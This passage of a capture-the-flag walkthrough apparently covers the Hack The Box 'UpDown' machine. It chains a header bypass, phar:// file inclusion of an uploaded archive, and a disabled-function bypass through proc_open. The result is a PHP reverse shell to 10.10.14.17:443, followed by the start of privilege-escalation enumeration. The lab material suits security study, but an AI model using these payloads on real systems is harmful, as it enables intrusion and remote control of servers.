

reading .htaccess file we found that if we want to access dev.siteisup.htb we need to specify Special-Dev header with value only4dev
let’s specify the Header via burpsuite

we checked by uploading files, accessing admin panel with /?page=admin, we tried LFI in page parameter but no Luck in that!

uploading files we are not allowed to PHP files

we have the source code of the website so why not look into checker.php file
let’s check the index.php file

it’s including file using include function and appending .php extension into all files, now let’s try some basic things here first download the Extension to add custom header for every request https://addons.mozilla.org/en-US/firefox/addon/simple-modify-header/?utm_source=addons.mozilla.org&utm_medium=referral&utm_content=search
we noticed that it deletes the file after a checking host is online or not!

so it will try to read the file contents and then deletes it, Hmm what if we don’t allow file to be read means what if we upload other files that are not restricted and then access it from the phar wrapper
file still present on the directory as code doesn’t read it so it doesn’t executed the unlink function

it also deletes these files after few mins maybe some system cronjob running!, first let’s create the test.php with following code
<?phpecho "this is test site";system('id');?>zip to phar archive using zip test.phar test.php
upload the test.phar using in dev.siteisup.htb site navigate to /uploads and newly created directory

http://dev.siteisup.htb/?page=phar://uploads/275a2ded4d22d0d8191147bc128ca090/test.phar/testit does executes the echo command but not the sytem() function

the system() and shell_exec() command not working, maybe these functions disabled, the thing is we can confirm this by reading phpinfo file, for this we need to first write phpinfo() function in our test.php
<?phpecho "this is test site";phpinfo();?>let’s zip it zip test.phar test.php and upload it to the site, follow same process to get it’s upload folder access it from http://dev.siteisup.htb/?page=phar://uploads/9af4e6924c1678ab8a59b13900f559c6/test.phar/test

let’s check if the system() and shell_exec() functions are disbaled or not

Yes it is disabled now let’s use tool call https://github.com/teambi0s/dfunc-bypasser to examine the phpinfo.ini file and then find any vulnerability from it
first let’s download phpinfo.php using curl
curl -H "Special-Dev: only4dev" 'http://dev.siteisup.htb/?page=phar://uploads/9af4e6924c1678ab8a59b13900f559c6/test.phar/test' > phpinfo.php
now let’s run the dfunc-bypasser tool to analyze the phpinfo.php file
python2 dfunc-bypasser.py --file phpinfo.php
ohh! nice we can see something proc_open is not disabled, from php official documentation we found that
proc_open — Execute a command and open file pointers for input/output
let’s create a test.php with reverse shell using proc_open()
<?php$descriptorspec = array( 0 => array('pipe', 'r'), // stdin 1 => array('pipe', 'w'), // stdout 2 => array('pipe', 'a') // stderr);$cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.17/443 0>&1'";$process = proc_open($cmd, $descriptorspec, $pipes, null, null);?>start reverse shell listener on port 443 using rlwrap -r nc -nvlp 443

Bingo!! shell as www-data
let’s check real users in the system using cat /etc/passwd | grep -i "sh"
cat /etc/passwd | grep -i "sh"
oh so our next target is developer
Post-Enum
sudo -l
nothing in sudo -l
let’s search for SUID binaries using find command
